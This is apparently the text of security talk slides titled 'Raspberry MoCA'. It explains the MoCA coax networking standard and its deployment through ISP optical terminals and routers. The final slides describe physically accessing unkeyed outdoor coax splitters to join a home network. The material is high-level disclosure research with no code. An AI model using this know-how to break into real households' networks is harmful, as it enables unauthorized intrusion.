

# Raspberry MoCA

A recipe for compromise

# Your Presenter

Andrew Hunt


Graduate student at George Mason University  
ahunt5@masonlive.gmu.edu

The views presented in this talk do not reflect the views of my employer. It is an independent work.


# Media over Coaxial Alliance



- A bunch of media companies got together
- How to make use of widely deployed coaxial cabling to deliver content?
  - Shielded
  - Lots of frequency bandwidth
  - Carries signal 500 feet
- PHY/MAC specification
- Creates a network of the coaxial bus
- Delivers guaranteed bandwidths at certain distances




# What does MoCA look like?




# MoCA Operation: PHY

- PHY is the coaxial cable
- Frequencies & signaling
  - Orthogonal Frequency Division Multiplexing
  - WAN and LAN channel sets



# MoCA Operation: MAC

- Media Access Control
  - Scheduled frames
  - Master node controller
  - Time Division Multiple Access
  - Assured speeds



PHY Rate (Mbps)	Minimum MAC Rate (Mbps)
≥275	139.87
250	130.78
225	119.45
200	107.74
175	95.64
150	81.98
125	68.32
100	54.65
75	39.82

# MoCA, definitely caffeinated

- HDTV requirements
- Guaranteed speeds
- Enables 'triple play'
- Desired by ISPs



# More prevalent than Starbucks

- Most consumers don't even know they have it
- North American and European service providers already deploy it
- In other words, just about every broadband installation
  - FIOS
  - Cable/Xfinity
  - Dish/Satellite
  - DVR
  - STB



# The Wall Wart

- Optical cable run from the neighborhood splitter to the home
- Optical Network Terminator (ONT) installed on the exterior of the home
  - Bridges the fiber to coaxial or CAT5 cable
  - ISP prefers coaxial → MoCA




# MoCA Inside

- Actiontec Router
  - SPI firewall
  - NAT router
    - LAN - WAN
  - 2 MoCA nodes (NC)
  - MoCA-to-Ethernet bridge




- Digital Video Recorder
  - MoCA networking on board
  - Depends on Actiontec router
    - Time sync
    - TV channel data


# Let's draw that out a little more




# No Keys Required




# OH SNAP!



# Remember, MoCA looks like this?



# DOUBLE SNAP! IT'S OUTSIDE!



# Walk up and jack in

- Utility point-of-presence
- ONT + root coax splitter + power = SCORE!
- Many homes have low plants growing around to obscure the equipment
